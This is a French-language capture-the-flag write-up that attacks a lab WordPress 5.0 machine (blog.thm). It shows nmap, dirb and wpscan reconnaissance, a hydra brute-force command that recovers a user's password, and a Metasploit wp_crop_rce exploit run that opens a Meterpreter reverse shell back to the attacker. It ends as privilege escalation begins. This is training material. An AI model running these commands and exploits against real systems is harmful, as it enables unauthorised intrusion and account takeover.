Securite CMS

https://www.hackingarticles.in/wordpress-reverse-shell/

Résolution des noms :

```
  GNU nano 5.4                                                /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.10.46.241    blog.thm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
blog.thm    10.10.46.241
```

Reconnaissance Nmap

On fait une première reconnaissance pour identifier les informations relatives à notre cible en utilisant la commande suivante. On utilise la commande nmap ci-dessous :

-sC équivalent de --script=safe,intrusive
-sV pour tester les ports ouverts afin de déterminer le service en écoute et sa version
-PN: on saute l'étape de découverte des hôtes

```
┌──(root💀kali)-[/home/kali]
└─# nmap -sC -sV -Pn 10.10.46.241
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will
 be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-16 03:17 EDT
Nmap scan report for 10.10.46.241
Host is up (0.23s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.
0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|_  256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unkno
wn)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
|   FQDN: blog
|_  System time: 2021-08-16T07:17:31+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-16T07:17:31
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.38 seconds
```

Identification de l'application


Lorsqu'on navigue sur l'Url : http://10.10.46.241, on peut voir qu'il s'agit d'un blog utilisant le CMS Wordpress.

Identification des répertoires

On utilise la command dirb pour identifier les répertoires comme ci-dessous :

```
┌──(root💀kali)-[~]
└─# dirb http://10.10.46.241

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Aug 16 03:44:36 2021
URL_BASE: http://10.10.46.241/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.46.241/ ----
==> DIRECTORY: http://10.10.46.241/0/
+ http://10.10.46.241/admin (CODE:302|SIZE:0)
+ http://10.10.46.241/atom (CODE:301|SIZE:0)
+ http://10.10.46.241/dashboard (CODE:302|SIZE:0)
==> DIRECTORY: http://10.10.46.241/embed/
+ http://10.10.46.241/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.46.241/feed/
-> Testing: http://10.10.46.241/freeware
```

On peut voir qu'il n'y a qu'une seule version du wordpress qui fonctionne en « production » et que la majorité des dossiers sont lisible depuis le navigateur comme ci-dessous :



Identification version WordPress

Je suis intéressé par la version de Wordpress installé sur le serveur afin de savoir si s'agit d'une version à jour ou non. Suivant le retour, nous avons la possibilité de trouver des exploits.

Nous pouvons lancer un scan spécifique à Wordpress via l'outil wpscan.
https://github.com/wpscanteam/wpscan

La version de Wordpress est le 5.0.

```
Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.10.46.241/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.46.241/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
[+] WordPress readme found: http://10.10.46.241/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://10.10.46.241/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.46.241/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.0 identified (Insecure, released on 2018-12-06).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.10.46.241/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.0'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.10.46.241/, Match: 'WordPress 5.0'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:08 <==========================> (137 / 137) 100.00% Time: 00:00:08

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Aug 16 04:07:17 2021
[+] Requests Done: 181
[+] Cached Requests: 5
[+] Data Sent: 43.036 KB
[+] Data Received: 17.134 MB
[+] Memory used: 190.188 MB
[+] Elapsed time: 00:00:15
```

Identification des utilisateurs WordPress


On utilise la commande suivant afin de faire une identification des utilisateurs de Wordpress.

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url 10.10.46.241 --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.17
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.46.241/ [10.10.46.241]
[+] Started: Mon Aug 16 05:03:33 2021
```

```
[i] User(s) Identified:

[+] bjoel
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.10.46.241/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] kwheel
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.10.46.241/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Karen Wheeler
 | Found By: Rss Generator (Aggressive Detection)

[+] Billy Joel
 | Found By: Rss Generator (Aggressive Detection)
```


On a deux utilisateurs qui sont les suivants :

- bjoel
- kwheel



Brute force identifiants :

Tout d'abord, il faut identifier l'URL de login qui est utilisé comme ci-dessous :



On brute force le mot de passe en utilisant une bibliothèque et l'outil hydra comme-ci-dessous :

https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&ved=2ahUKEwj61MO8nLXyAhVZBGMBHf03AlYQFnoECAUQAQ&url=https%3A%2F%2Fgithub.com%2Fbrannondorsey%2Fnaive-hashcat%2Freleases%2Fdownload%2Fdata%2Frockyou.txt&usg=AOvVaw3snAERl1mU6Ccr4WFEazBd

-

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra -l kwheel -P rockyou.txt 10.10.46.241 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fblog.thm%2Fwp-admin%2F&testcookie=1:F=The password you entered for the username" -vV -f
```

```
kali@kali: ~/Downloads
File  Actions  Edit  View  Help
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "felix" - 2996 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "washington" - 2997 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "reading" - 2998 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "qqqqqq" - 2999 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "pinkgirl" - 3000 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "latino" - 3001 of 14344398 [child 15] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "blazer" - 3002 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "babybaby" - 3003 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "amylee" - 3004 of 14344398 [child 6] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "airforce" - 3005 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "sooners" - 3006 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "poopy" - 3007 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "colton" - 3008 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "blessing" - 3009 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "angel01" - 3010 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "summer06" - 3011 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "spitfire" - 3012 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "samara" - 3013 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "pudding" - 3014 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "penguins" - 3015 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "cortez" - 3016 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "mushroom" - 3017 of 14344398 [child 15] (0/0)
[ATTEMPT] target 10.10.46.241 - login "kwheel" - pass "damaris" - 3018 of 14344398 [child 14] (0/0)
[80][http-post-form] host: 10.10.46.241   login: kwheel   password: cutiepie1
[STATUS] attack finished for 10.10.46.241 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-16 06:05:36
```


Les identifiants sont :

Login : kwheel et password : cutiepie1

Implémentation initiale


Nous avons trouvé l'exploit suivant :

https://www.cvedetails.com/cve/CVE-2019-8942/



Exploit :


http://packetstormsecurity.com/files/152396/WordPress-5.0.0-crop-image-Shell-Upload.html
http://www.rapid7.com/db/modules/exploit/multi/http/wp_crop_rce



```
msf6 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PASSWORD    cutiepie1        yes       The WordPress password to authenticate with
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      10.10.46.241     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path
                                          >'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       The base path to the wordpress application
   USERNAME    kwheel           yes       The WordPress username to authenticate with
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.17     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf6 exploit(multi/http/wp_crop_rce) > set lhost 10.9.0.187
lhost => 10.9.0.187
msf6 exploit(multi/http/wp_crop_rce) >
```

```
msf6 exploit(multi/http/wp_crop_rce) > set lhost 10.9.0.187
lhost => 10.9.0.187
msf6 exploit(multi/http/wp_crop_rce) > run

[*] Started reverse TCP handler on 10.9.0.187:4444
[*] Authenticating with WordPress using kwheel:cutiepie1 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39282 bytes) to 10.10.46.241
[*] Attempting to clean up files ...
[*] Meterpreter session 1 opened (10.9.0.187:4444 → 10.10.46.241:35078) at 2021-08-16 07:31:38 -0400

meterpreter >
```

Maintenant on modifie pour avoir un shell :



Ce fut une fausse piste, maintenant on cherche à passer en tant que root :

Pour pouvoir avoir des droits plus élevés sur le système. Il nous faut escalader les privilèges.


Après quelques recherches infructueuses sur le système nous décidons de vérifier les « Set User ID » .
